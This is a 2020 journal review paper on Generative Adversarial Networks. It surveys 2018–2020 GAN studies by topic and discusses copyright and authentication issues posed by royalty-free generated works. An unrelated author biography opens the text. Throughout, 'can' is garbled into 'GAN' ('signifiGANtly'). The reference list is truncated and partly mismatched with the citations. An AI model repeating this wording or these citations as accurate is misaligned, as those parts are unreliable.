MANSUR ALP TOCOGLU received the B.Sc. degree in Software Engineering, and the M.Sc. degree in Artificial Intelligent Systems from Izmir University of Economics, Izmir, Turkey, in 2008 and 2013, respectively. In 2018, he received the Ph.D. degree in computer engineering from Dokuz Eylul University, Izmir, Turkey. He is currently an Assistant Professor in Software Engineering Department in Manisa Celal Bayar University, Manisa, Turkey. His research interests include information extraction from text using machine learning techniques.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.724645

Generative Networks and Royalty-Free Products

Yasin Özkan[1], Pakize Erdoğmuş[2]
[1] Corresponding Author; Zonguldak Bulent Ecevit University, Vocational School, Department of Computer Technology Program; yasin.ozkan@beun.edu.tr; +903723191950
[2]Duzce University, Faculty of Engineering, Department of Computer Engineering; pakizeerdogmus@duzce.edu.tr; +903805421036

Received 21 April 2020; Revised 6 September 2020; Accepted 8 December 2020; Published online 30 December 2020

Abstract

In recent years, with the increasing power of computers and Graphics Processing Units (GPUs), vast variety of deep neural networks architectures have been created and realized. One of the most interesting and generative type of the networks are Generative Adversarial Networks (GANs). GANs are used to create things such as music, images or a film scenerio. GANs consist of two networks working simultaneously. Generative network captures data distribution and discriminative network estimates the probability of the Generative Network output, coming from training data of discriminative network. The objective is to both maximizing the generative network products reality and minimize the discriminative network classification error. This procedure is a minimax two-player game. In this paper, it has been aimed to review the latest studies with GANs, to gather the recent studies in an article and to discuss the possible issues with royalty free products created by GANs. With this aim, from 2018 to today, the studies on GANs have been gathered to the citation numbers. As a result, the recent studies with GANs have been summarized and the potential issues related to GANs have been submitted.

Keywords: deep learning, royalty-free products, authentication

Üretken Ağlar ve Telifsiz Ürünler

Öz

Son yıllarda, bilgisayarların ve Grafik İşlem Birimlerinin (GPU'ların) artan gücüyle, çok çeşitli derin sinir ağları mimarileri oluşturulmuş ve gerçekleştirilmiştir. En ilginç ve üretken ağ türlerinden biri de Üretken Çekişmeli Ağlardır (GANs). GAN ağları müzik, görüntü ve film senaryolarının üretiminde kullanılmaktadır. GAN ağları eş zamanlı çalışan iki ağ yapısından oluşmaktadır. Üretici ağ, veri dağıtımını üstlenmekte ayırıcı ağlar ise, ayrımcı ağın veya üretken ağ ürününün eğitim verilerinden gelen Üretken Ağ çıktısının olasılığını tahmin etmektedir. Amaç hem üretken ağın ürettiği verinin gerçekliğini maksimize ederken, ayırıcı ağın da hatasını minimize etmektir. Bu süreç iki oyunculu bir minimax problemidir.

Bu çalışmada GAN ağları ile ilgili yapılan son çalışmaların gözden geçirilerek bir makale altında bir araya getirilmesi ve GAN ağları ile üretilen telifsiz ürünler ile ortaya çıkacak olası konuların tartışılması amaçlanmıştır. Bu amaç ile 2018’den günümüze bu konuda yapılmış olan çalışmaların atıf sayısı en yüksek olanları bu çalışmada bir araya getirilmiştir.

Sonuç olarak GAN ağları ile yapılmış bu çalışmaların özet ve sonuçları bir tablo haline getirilerek sunulmaktadır. Bu şekilde GAN ağlarının mevcut uygulamaları bu çalışmada ortaya konulmaktadır. Yine GAN ağları ile ilgili olası sorunların ne olacağı da bu çalışmada sunulmaktadır.

Anahtar Kelimeler: derin öğrenme, telifsiz ürünler, kimlik doğrulama

1. Introduction

With the industry revolution, mankind became acquainted with the machines working instead of them. Since the first industry machines have been used for workforce, they can be accepted as blue collar workers. With booming technology during the Second World War, mankind met a very brilliant machine called computer. Computers have been managing the industrial machines, making calculations for an accountant, or increasing the productivity using Operations Research methods or algorithms. So the second types of machines have been accepted as white-collar workers. Even if they are very good at computing and analyzing, they can’t be competing with the peoples on recognition and learning from patterns or samples. The researchers have been working on more brilliant computers, which isusing “Artificial intelligence” This type of computers are not only computing, analyzing and saving but also producing art and music, recognizing the peoples and driving car.

Artificial intelligence, coined by John McCarty, has been introduced in the Dartmouth Conference in 1956 [1]. Just after, this conference, the first Artificial Intelligence Laboratory was founded in MIT by Marvin Minsky. But the studies on Artificial Neural Networks(ANN) had also been progressing since 1940’s. In 1943, McCulloch and Pitts [2] presented a mathematical model of a neuron[3].Many researchers made great contributions for improving of artificial intelligence in the following years. Rosenblat invented a learning model named Perceptron in 1958 [4]. Rosenblat implemented perceptron in MARK-1 computer for visual pattern classifier [5]. After it had been understood that perceptron could only solve linearly seperable problems (XOR curse), the interest for ANN was decreased. Marvin Minsky and Seymour Papert had shown how limited Rosenblatt’s perceptron was and, how it was impossible for perceptron to learn the simple logical XOR function [6].

In 1986, Rumelhart and his friends offered a training algorithm which propagating the error [7].With backpropagation algorithm, the interest on ANNs increased again. Different type of network architectures were offered and implemented successfully such as Self Organizing Maps (SOM) by Kohonen [8], Adaptive Resonance Theory Networks [9], and Recurrent Networks [10]. But some complex classification problems weren’t solved with the stated ANNs. So, deeper networks were designed, in order to solve more complex problems. But feature extraction was also another issue for scientists. ANNs classification accuracy was depend on the features presented as input. In order to overcome feature extraction, a new network model had been offered for classification of the images. In 1994, Convolutional Neural Networks [11] were used for recognition but was not studied a lot since because of the computation limits. With the increasing power of the computers, later 2010, CNN has been used for classification problems and since 2015 it reached the human classification accuracy in The ImageNet Large Scale Visual Recognition Challenge (ILSCVR) [12].

Deep learning has also been a key term in recent years with the CNNs. It has attracted much attention in computer vision and machine learning due to its high performance. Deep learning identifies the features directly from the raw data [13]. So since the feature extraction is made automatically, it fastens and makes easier to the visual tasks such as image classification. But not only classification, but also generative networks [14] were also designed and applied successfully. Especially for five years, researchers try to reveal the capabilities of computer on creativity. Images, Lyrics, Poems, scenarios have been created with recent deep learning algorithms.

Creative music with Deep Learning has been studied by a lot of researchers. The real aim of these studies are not compete with the best classics, but to create melodies for routine applications like background music of video games, since they are cheaper. DeepBach is among the studies [15]. In this study, after the network is trained on chorale harmonizations by Johann Sebastian Bach, model is capable of generating highly convincing chorales in the style of Bach. There are also softwares generating Royalty-Free musics for film and video game industry. Jukedeck, Melodrive and AIVA are the most popular ones. AIVA produces soundtracks based on deep learning architectures for any type of media [16].

MuseGAN is another study on creative music. The proposed model is based on GAN (Generative Adverserial Network). The model has been trained on a dataset of over one hundred thousand bars of rock music and applied them to generate piano-rolls of five tracks: bass, drums, guitar, piano and strings [17].

MidiNet creates midi melodies using convolutional generative adversarial network [18]. The WaveNet architecture based on a convolutional feedforward network without pooling layer is aimed at generating raw audio waveforms [19]. Hadjeres and Nielsen propose a system named Anticipation-RNN [20] for generating melodies with unary constraints on notes generation by a recurrent network. The studies on Music creation using Deep Network can be found the review by Hadjeres at al[21].

Generative adversarial networks (GANs) are used widely in image generation, video generation and voice generation. GANs were introduced by Ian Goodfellow [14] and other researchers. There are two networks working simultaneously as a minimax model. While the first net (detector) discriminates images as real or fake, the second net(creator) tries to create real images from random normal distribution. The process stops detector can't discriminate images coming from the creator net as fake. GANs' potential is very high and there are a lot of successful aplications on creativity of the computers. Faces which are not belong to any existing person are generated by StyleGAN [22]. GANs aging face photographs show very impressive results [23]. In the recent study realized with GANs, face images of the persons are created using their voices [24]. DCGAN is created for colorization of the images [25].

Scenerio creation with deep learning has been realized too. Sunspring is a 2016 experimental science fiction short film entirely written by an artificial intelligence bot using neural networks. The script of the film was authored by a recurrent neural network called long short-term memory (LSTM) by an AI bot named Benjamin [26].

The rest of this paper is organized as follows. GANs and the most popular GAN architectures are introduced in section II. Section III presents the recent studies with GAN. Section IV presents the royalty free products and some issues because of GANs. And Section V concludes the study.

2. Generative Adversarial Network

Human beings have been designing devices that can do their own things for centuries. First, they designed machines that did their jobs, and then they designed computers that could do their own calculations. In recent years, human beings are developing soft ware that produces and learns like themselves. These studies can be gathered under the title of generative networks. The basis of generative adversarial network was laid in 2014 with a paper presented by Ian Goodfellow and his colleagues at the 28th Neural Information Processing Systems conference working[27].

GANs is a network structure obtained by simultaneous training of two deep learning network structures based on Nash game theory. One of the networks in GAN's structure is called Discriminative model and the other is called Generative model. The GANs networks structure corresponds to a two-player minimax model. In the network model, G (generative) is trained to maximize the probability of D (discriminative) making a mistake. D and G are defined as multi-layer networks.

Generative Network consists of transposed convolutional layers, batch normalization layers and rectified linear unit layers. Generative network takes random noise array as input. With the layers, the network converts the random number arrays as desired size of output with maximum similarity.

Discriminative network consists of convolutional layers, batch normalization and other deep network layers according to the type of the GAN output.

The loss function for GAN, proposed in the literature can be formulated in general as given in the Towards a Deeper Understanding of Adversarial Losses [28] equation 1 and 2:

For Discriminative Network:

$$\max E_{x\sim p_d}\left[f\left(D(x)\right)\right] + E_{\tilde{x}}\sim p_g[g(D(x^{\sim})] \tag{1}$$

For Generative Network:

$$\min E_{x\sim p_g}\left[h\left(D(\tilde{x})\right)\right] \tag{2}$$

Pd denotes the data distribution and pg is the model distribution defined by G(z) when z ∼ pz.

The component functions f, g and h used in Godfellow[14] studies are as given in Equation 3.

$$f(y) = -\log(1+e^y), g(y) = -y - \log(1+e^y), h(y) = -y - \log(1+e^y) \tag{3}$$

Within the framework of the proposed adversarial networks, the generative model struggle against an opponent. The model is trained when the discriminator network (D) structure cannot detect whether the incoming data is from the generator network or from the data distribution.

The GANs network structure consists of 2 neural networks that work opposite to each other as seen in Figure 1 below.




Figure 1 Generative Adversarial Network Structure

3. Works With Generative Adversarial Network

The studies from 2018 to today, have been searched and reviewed. The summary, results and citation numbers of the studies related to generative adversarial networks are presented in Table 1.

Recently, studies have been carried out in many areas related to GANs. In this study, studies from 2018 to date have been examined. The topics studied are in general: image restoration, resolution / super-resolution, image classification, image detection, image generation, video, image translation, image segmentation, image quality and hyperspectral image. Most of the studies reviewed are about image restoration. About image restoration; Babaee, Zhu and Sparkling (2019) presented GAN architecture to solve the problem of incomplete gait cycle. In the presented method, a generator with automatic encoder network and two discriminator are created to create full GEIs from missing GEIs. One discriminator checks whether the image is a complete GEI and the other discriminator checks whether the two GEIs belong to the same subject [29]. He and Zhang (2019) image recovery method with deep learning technique is suggested to improve underwater image recognition. The productive contention network has proven to be a perfectly suitable design to restore distorted images [30]. In the MCGAN model proposed by Wang, Fan and Zhu (2018), automatic learning of a distorted image takes place. By learning from two complementary networks, MCGAN semantically creates new pixels for the deficient areas. In comprehensive qualitative and quantitative tests on datasets, it is seen that the presented model performs better than the latest technology products [31]. In another study by Shi, Li, and Zhu (2018), GAN architecture is proposed to automatically generate building footprints from satellite images.The results were successful when the proposed method was compared to U-Net, CGANs and other networks [32]. In the study by Gong and Zhang (2018), it was tried to solve the problem of deburring in blurry images with GAN. First, the process of dividing the fuzzy parts and clear parts of the picture is performed. Then, deburring of the fuzzy part is started. With the method created, very good results were obtained on both natural local blurred images and artificial local blurred images [33]. In this study by Zheng, Song and Wu (2019), the Encoder Directed Generative Adversarial Network (EGGAN) feature is recommended to solve the problems in face photographs. In the presented method, it is seen that GAN has reached the state of the art in terms of both quantitative evaluations and perceptual quality[34]. In the study by He and Zhang (2019), it is emphasized that snowflakes affect the quality of the image in pictures. In their study, they tried to solve this problem by combining generative adversarial network education model and pruning method [35]. In this study by Xiang, Wang and Wu (2019), a feature controlled GAN (FS-GAN) is proposed to remove raindrops from images. In the experiments, it has been observed that the presented FS-GAN outperforms state-of-the-art rain removal methods in both real world and synthetic images in terms of visual quality and quantity[36].

Considering the literature, restoration and resolution / super resolution are the most studied subjects. Studies on resoluton and super resolution; Yin (2019) presents a study on pedestrian detection techniques. The Multi-Resolution Generative Adversarial Network (MRGAN) method was used to solve the low resolution pedestrian detection problem. The presented method has yielded more successful results than previous methods [37]. Gu, Zhang, Wang (2019) propose deep DGAN to reconstruct high resolution (HR) SAR images. The experimental results also show that the proposed GAN architecture protects the GAN's SAR images with high levels of noise suppression[38]. In the article by Huang, Zhang and Zhou (2019), a new GAN design is proposed to produce SAR images over a network, improve the quality of the produced image and ultimately obtain high-resolution images. The images generated show a high similarity compared to real examples [39]. Jiang, Li and Gao (2019) propose the GAN method to analyze HSI super resolution (HSRGAN). In qualitative and quantitative results, it is seen that the presented HSRGAN performs better than technological methods such as SRGAN and SRCNN [40]. Zheng, Jiang and Zhang (2019) present a new super-resolution image reconstruction design based on SNGAN. In experiments conducted on TerraSAR and MSTAR datasets, it is seen that the proposed design performs very well in target recognition and resolution increase of SAR images [41]. Sun, Zhao and Zhang (2020), GAN architecture is presented to solve the problems of images created with SR techniques The generative model is based on a deep neural network containing a multilayer convolution module. The discriminant model consists of a multilayer neural network based on loss function. Compared to previous designs, it seems that the presented design gives better results [42]. Wang, Wu and Su (2019) use SRGAN architecture to solve single image super resolution problems in their study. Thus, they found that a clearer and more natural GAN image was produced[43]. Liu, Wang and Wan (2019) recommended CSPGAN for the synthesis of faces in their study. The experimental results show the success of CSPGAN in reconstructing photorealistic textures [44].

The next most studied topic with Gan architecture is image classification. Studies on image classification; Alnujaim, Oh and Kim (2019) use GAN architecture to classify micro-Doppler signatures measured by radar. Data has been augmented using GAN architecture to complement the data gap. The results are not conclusive, however generally show a trend. So, more research is needed to measure the quality of the GAN spectrogram [45]. Tang and Han (2019) proposed a design to define abnormal chest X-rays with GAN in their article. As a result of quantitative and qualitative experiments, it is seen that the workload is reduced for radiologists and the efficiency of the approach created and obtained 0.841 AUC in the NIH Chest X-ray data set [46]. Pan, Yu and Yi (2019) present recent studies on GANs in their article. In the first stage, the differences between productive models in recent years are examined. In the second stage, derived GAN models are classified and presented. In the third stage, training and evaluation criteria are presented. In the fourth stage, applications of GANs are presented. Finally, what studies GAN be done in the future is discussed [47]. Karadağ and Çiçek (2019) investigated the use of GAN for data enlargement in image classification. Classification performance was evaluated using three types of different methods. It is seen that GANs are used effectively for large data sets. [48]. Li, Wang and Zhang (2019) in their article, classification of urban images in SAR images is a difficult situation due to the complexity of urban areas. In order to get rid of these problems and get the proper features, this article also offers two effective solutions. Sentinel-1 SAR and GF-3 images are chosen to try the generative network. As a result of the studies, it is seen that the proposed optimization gives positive results [49]. Han, Feng and Wang (2019) proposed a new GAN in their article. With the method presented in this study, it GAN create HRRS images with a specific tag and develop image classification performance with methods based on CNN [50].

Considering the GAN architecture, it is seen that serious work has been done on image detection. Image detection related studies; Liu, Chen and Xu (2019) presented a semi-supervised remote sensing method based on Generative adversarial networks (GAN) in their article. Results from some high resolution remote sensing data sets also show the efficiency of the proposed design [51]. Ma, Zhou and Wang (2019) recommend using GANs to detect ships that are difficult to detect in their article. As a result of this work, the generative network, called the ship-finding network, correctly identifies difficult-to-find ships[52]. Shen, Liu and Sun (2019) propose a CNN-based detection design called LD-CNN in their article. The detection algorithm signifiGANtly decrease the calculation costs of the presented design and increases its accuracy. Also, GAN was developed to solve the problem of incomplete training and GAN effectively produced the so-called MC-GAN samples. Detection performance of the presented design; analyzed in the collected dataset and in the Munich dataset. The results of the study show that the method proposed in the Munich dataset 86.9% (mean sensitivity) in mAP, the F1 score was 0.875 and the detection time in Nvidia Titan XP was 1.64s.When this study was done, it ensured that the results reached the most advanced level in vehicle detection [53]. Wang, Hou and Shao (2019) obtained an anomaly detection framework that provides high accuracy for electrocardiogram (ECG) signals. The proposed framework includes two models: classification model and data magnification model. The data magnification model is supported by ACGAN (auxiliary classifier). ACGAN is created by adding multiple 1-dimensional convolutional layers to the Discriminator and Generator. In experimental studies, the model was applied for sequential heartbeat detection and single-heartbeat detection[54]. García, Laparra and Chova (2019) present the use of a GAN framework to generate new satellite data in their paper. The proposed GAN method has been used for cloud detection in Landsat-8 images and Proba-V. The results show that the accuracy of GANs in detecting signifiGANtly improved[55]. Mandal, Puhan and Verma (2018) study in their article to make classification of food images more effective by using deep convolutional GAN. Considering the results of the study, the superiority of the GAN presented can be seen when looking at current approaches [56].Wadhwa, Maharana and Shah (2019) presented a draft model for facial recognition in their article. The system adopts a multi-layered approach. The system also combines draft image creation and facial recognition methods. Firstly, the transition to photo generation is made using the cGAN based pix2pix model. Then One Shot Learning is done using FaceNet. The draft recognition design developed with this study gives positive results in multiple data sets. The distinction in recognition correctness compared to the original images is seen as three percent [57].

In recent years, studies on image generation have also been observed due to the need and requirement of data sets. Studies on image generation; Gu, Zhang and Zhang (2019) present a GAN to improve the quality and accuracy of maps and aerial images conversion results in their study. Experiments on the dataset created from aerial images to the map show that the method created improves both visual appearance and accuracy by performing better than the current method [58]. Zhu, Lu and Chiang (2019) aims to create negative examples by GAN to attack facial recognition models by applying makeup effects on facial images. In the experimental results, it is seen that the method created according to previous studies creates high quality facial makeup images [59]. Chen, Zhu and Wu (2019) used GAN to expand small-sized infrared datasets in their study. In the proposed method, infrared images are created and RGB images are transformed into infrared images. Experimental results show that such an approach is efficient in enlarging the infrared dataset [60]. Chen, Yisheng, and Wang (2019) propose a new approach to increase traffic data using GANs and parallel data in their study. GANs have been applied to create artificial traffic data in parallel data method. Experimental results show that the presented design GAN increase the production of traffic data [61]. Chen, Zhang, Li (2019) aims to produce youth and old age facial image data of the same person in their study. This process is also offered using generative adversarial networks. The proposed method was applied in CADA-VS and FGNET datasets, resulting in 96.99% -85.04% results [62].

With Gan architecture, only pictures are not processed. Studies on text and video are also carried out. Studies on video; since 2016, various types of GAN models have been offered to provide deep learning in image coloring, image style change and image style transfer. Based on this situation, Cui and Wang (2019) used the GAN model to automatically process old documentary films [63]. The presence of haze signifiGANtly reduces visual quality and therefore video analysis negatively affects human-machine interaction and visual surveillance performance. Based on this situation, Pang, Xie and Li (2018) proposed a GAN to eliminate blurring in a visual signal, called HRGAN. Experimental results in databases of both synthetic and real samples show that HRGAN performs better than the most advanced algorithms in terms of efficiency [64]. Xiang, Xu and Yan (2019) propose a new GAN-based approach to hide video errors. Hiding errors in low resolution videos has been successful in both quantitative and qualitative experiments [65].

There are also studies on image translation Studies on this subject; The cloud cleaning method is an important step to improve the quality of images in general. Recently, cGAN has taken important steps in translating image to image. Based on this, Xu and Wang (2019) proposes a new objective function that increases the structural similarity rate based on cGAN. In experimental results, it shows that the presented design has a visual effect on both PSNR and cloud-covered remote sensing images [66]. Lata, Dave, and Nishanth (2019) use Conditional GANs to translate images according to some conditions. The performance of the created model is analyzed by hyper parameter adjustment [67]. Yanagi, Togo and Ogawa (2019) present a GAN-based method that converts text-to-image, which has recently become one of the popular research topics. A new “Query GAN” framework is proposed, which is based on the text-image GAN architecture. The idea presented is to use text-image images created by GAN as queries for the stage. The efficiency of the presented approach GAN be seen by experimental evaluation in which the scene is taken from the real video data sets [68].

In GAN architecture, image segmentation is important and there are a few studies on this subject. Studies on image segmentation; Gao, Peng and Li (2019) proposed road crack segmentation method based on GAN.In GAN networks, there are two neural networks, U-Net based FU-Net and CU-Net, consisting of a discriminator and a generator. While using U-Net, FU-Net and CU-Net generators, two classes of networks are used as discriminator. The three datasets provide better performance of the proposed method compared to other methods. Especially; recall, F1 score, and precision are 73.40%, 77.33% and 91.46% in general data sets, respectively [69]. Skin lesion is generally considered to be a disease detected by dermoscopy images. The main goal of skin lesion analysis is to accurately segment the lesion regions. Jiang, Zhou and Qin (2019) presented a skin lesion segmentation framework based on GAN in their article. In this context, ISIC skin lesion was trained and evaluated using data sets in 2017. It shows that the presented network has obtained appropriate segmentation performance compared to other CNN approaches in the experiments [70]. Liu, Zhang and Chen (2019) investigated the data enlargement method to balance semantic tag distribution for better segmentation performance. To develop the performance of semantic segmentation networks, it has been proposed to use GAN to produce more realistic images. Looking at the results, it shows that the presented approach not only improves low accuracy segmentation performance, but an improvement of 1.3% to 2.1% in average segmentation precision. Thus, it GAN be seen that the magnification approach GAN increase accuracy and easily be applied to other segmentation approaches [71].

There are studies to improve image quality. Studies on this subject; Cao, Jia and Chen (2018) examined current GAN models and their effectiveness in computer vision applications in their article. The development and history of generative algorithms, basic network structures, GAN mechanism and analysis of the original GAN are examined. In addition, some applications of GAN in computerized images, including image translation, high quality sample production, have been explored. Then, some issues of GAN are discussed and future issues are suggested [72]. Translucent materials such as glass cause reflection problems in image processing, which reduces image quality. Li and Lun (2019) presented a new deep learning approach to eliminate reflection in their article. The image is sent to Wasserstein (WGAN) to find the background edges. Then; background edges are used in other Wasserstein GAN to recreate background images. In the results made in the study, it is seen that the method GAN reach the most advanced performance. In addition, it is seen that it is ahead of existing approaches due to the use of deep learning approaches [73]. Ultrasound has become a widely used imaging method in medicine in recent years and is applied in rural medicine, telemedicine, and community medicine. For this reason, The improvement of movable ultrasound devices has been an important issue lately. Also, the small size of movable ultrasound devices often reduce image quality. Zhou, Wang and Guo (2019) propose a new GAN model to match high-quality images corresponding to low-quality ultrasound images to overcome hardware limitations and improve image quality of mobile ultrasound devices. In the results obtained in the study, it shows that the presented method gives optimum results to improve quality and movable ultrasound images[74].

Studies on hyperspectral image; Förster, Behley and Behmann (2019) use Cycle-Consistent GAN to predict and prevent the spread of disease symptoms to barley plants. In the experiments carried out within the scope of the study, it GAN be seen that the model GAN learn the spread of the disease, which is shown both visually and in the relevant reflection spectra [75]. Although HSI Classification has been researched for the past decade, the challenges remain due to the limited number of labeled samples. Wang, Tao and Qi (2019) semi-supervised variable GAN is proposed to overcome this difficulty in their article. In the proposed model, when the number of labeled data is low, HSI classification performs better than conditional GAN [76]. As you can see, GANs are used in many different areas and for different purposes. Studies on GANs are not limited to these and will become more popular over time. The main topics in this study on GANs and how many studies have been examined on that subject are shown in Table 1.

Table 1 Main Categories Reviewed

The categories	**The number of studies**
Image restoration	8
Resoluiton /Super-resolution	8
Image detection	7
Image classification	6
Images generation	5
Video analyze	3
Image translation	3
Image segmentation	3
Image guality	3
Hyperspectral image	2

When the latest studies on GAN networks are examined, it is seen in Table 1 that the most studied topics are image restoration, resoluiton / super-resolution and image detection. These three studies are followed by image classification, images generation, video analyze, image translation, image segmentation. Additionally, image guality and hyperspectral image are the least studied topics.

The status of the examined 48 articles according to the number of citations is shown in the graphic in Figure 2. Citation counts are taken from Google Scholar. Since the studies are generally new, it is seen that the citation numbers of most articles are between 0 and 5.




Figure 2 Citation Table

4. Royalty-Free Products and Issues Coming with GANs

Royalty-free (RF) material means that it can be used without the need to pay royalties or license fees for each use. If image has copyright[77] licence, the user must make payment to the licensor. In a very near future, due to GANs a vast variety of productions are created by GANs. But this production will bring copyright problem. Royalty-free music, realistic face images, paintings created by computers, fake voices create authentication problems. For real persons, creativity are protected by laws, but what about the computers?

If we are using some part or whole part of music, we must pay royalties. But in recent applications, Vincent Van Gogh style images or Johann Sebastian Bach style musics are created using style transfer. If such type of GANs trained with the material which requires copyright, what will be the created products? Royalty free or not.

Another issue is authentication problem. Created fake faces can be used for forgery. Or due to GANs, fake voices can be created mimicking the previous speeches. If fabric voice says “Hey Siri!” and use our personel mobile phone using fabric voices, what will be the results and regulations? So computer productivity is also an issue like Genetic Cloning. So the possible side effects, or negative effects must be discussed.

Another issue is not negative but must be considered. In a very near future, with the increasing performance of computers and GANs we will witness very successful and creative art works. Does this affect people's creativity negatively? With powerfull computers, very high resolution images can also be created using GANs. This creativity will bring two issues. One of them positive, the other one is negative. One the one hand, creativity strengthen Game Industry. Because desired scenes can easily be created using GANs. Unlimited characters can be cerated for a game. On the other hand, this creativity will decrease the need for some jobs, as in the industrial revolution. For the time being, even if computers can’t discriminate the realistic images or voices, can seeing too many realistic photos, weaken people's discrimination?

When the literature studies are examined, it is seen that there is no study on royalty-free products until now. Generally, there is a gap in royalty-free products as image resolution, image restoration and image detection issues are studied. For these reasons, it is planned to work on royalty-free products in the next study.

5. Conclusion

As can be seen from recent studies with GANs, the potential of GAN is quite high. Discovered in 2014, GAN has increased its popularity today. Especially the production of new images, new sounds and new texts has become a very interesting issue for those who need this data.

GANs generally seem to work with image resolution, image detection and image restoration. In addition, there are studies on image quality without creating hyperspectral images. These issues have been studied less than other issues, but it is predicted that there may be serious increases in these issues. At the same time, it is seen that GAN architecture is still not used in many areas as well as the subjects studied. While doing the literature study, we tried to summarize the most effective studies published since 2018 and found that no work has been done on Royalty-free products. In this study, we tried to give a perspective for future studies by presenting a general overview of GANs.

References

[1] P. McCorduck, M. Minsky, Selfridge, O. G. & H. A. Simon, History of Artificial Intelligence. *In IJCAI* , pp. 951-954,1997.

[2] W. S. McCulloch and W. Pitts, “A logical calculus of the ideas immanent in neurons activity,” *Bull. Math. Biophys.*, vol. 5, pp. 115–133, 1943.

[3] L. Zhang and B. Zhang, "A geometrical representation of McCulloch-Pitts neural model and its applications," *in IEEE Transactions on Neural Networks*, vol. 10, no. 4, pp. 925-929, 1999.

[4] F. Rosenblatt, The perceptron: A probabilistic model for information storage and organization in the brain. *Psychological Review,* 65(6), pp. 386–408,1958.

[5] pace, “pace homepage,” 2019. [Online]. Available: http://csis.pace.edu/~ctappert/srd2011/rosenblatt-contributions.htm [Accessed: 20-Feb-2020].

[6] M. Minsky, & S. Papert, An introduction to computational geometry. *Cambridge tiass*., HIT, 1969.

[7] D. E. Rumelhart, E. H. Geoffrey, and R. J. Williams, Learning internal representations by error propagation. No. ICS-8506. *California Univ San Diego La Jolla Inst for Cognitive Science,* 1985.

[8] T. Kohonen, "The self-organizing map," *in Proceedings of the IEEE*, vol. 78, no. 9, pp. 1464-1480, 1990.

[9] J. Elman, “Finding structure in time,” *Cognitive Science*, vol. 14, pp. 179-211, 1990.

[10] G. A.Carpenter, S. Grossberg, and D. B. Rosen. "Fuzzy ART: Fast stable learning and categorization of analog patterns by an adaptive resonance system." *Neural networks* 4.6, pp.759-771,1991.

[11] Y. L. Cun and Y. Bengio, "Word-level training of a handwritten word recognizer based on convolutional neural networks," *Proceedings of the 12th IAPR International Conference on Pattern Recognition*, Conference C: Signal Processing (Cat. No.94CH3440-5), Jerusalem, Israel, vol.2, pp. 88-92, 1994.

[12] O. Russakovsky, J. Deng, , H. Su *et al*., ImageNet Large Scale Visual Recognition Challenge. *Int J Comput Vis* 115, pp. 211–252, 2015.

[13] J. Hu, J. Lu, Y. Tan and J. Zhou, "Deep Transfer Metric Learning," *in IEEE Transactions on Image Processing*, vol. 25, no. 12, pp. 5576-5588, 2016.

[14] I.Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, & Y. Bengio, Generative adversarial nets. *In Advances in neural information processing systems*, pp. 2672-2680,2014.

[15] Hadjeres, Gaëtan, F. Pachet, and F. Nielsen, "Deepbach: a steerable model for bach chorales generation." *Proceedings of the 34th International Conference on Machine Learning*-Volume 70,2017.

[16] aiva, “aiva homepage,” 2019. [Online]. Available: https://www.aiva.ai/ [Accessed: 21-Feb-2020].

[17] Dong, Hao-Wen *et al*., "MuseGAN: Symbolic-domain music generation and accompaniment with multi-track sequential generative adversarial networks.", 2017.

[18] L. Yang, S. Chou, and Y. Yang. MidiNet: A convolutional generative adversarial network for

symbolic-domain music generation. *In Proceedings of the 18th International Society for Music Information Retrieval Conference (ISMIR 2017)*, Suzhou, China, 2017.

[19] A. Oord, S.Dieleman, H. Zen, K. Simonyan, O. Vinyals, A. Graves, N. Kalchbrenner, A. Senior, and K. Kavukcuoglu. WaveNet: A generative model for raw audio, 2016.

[20] Hadjeres, Gaëtan, and F. Nielsen. "Anticipation-RNN: Enforcing unary constraints in sequence generation, with application to interactive music generation." *Neural Computing and Applications*, pp.1-11,2018.

[21] Briot, J. Pierre, G. Hadjeres, and F. Pachet. "Deep learning techniques for music generation--a survey.", 2017.

[22] Karras, Tero, S.Laine, and T. Aila. "A style-based generator architecture for generative adversarial networks." *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 2019.

[23] Antipov, Grigory, M. Baccouche, and J. Dugelay. "Face aging with conditional generative adversarial networks." *2017 IEEE international conference on image processing (ICIP)*. IEEE, 2017.

[24] Oh, T.Hyun, *et al*.. "Speech2face: Learning the face behind a voice." *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 2019.
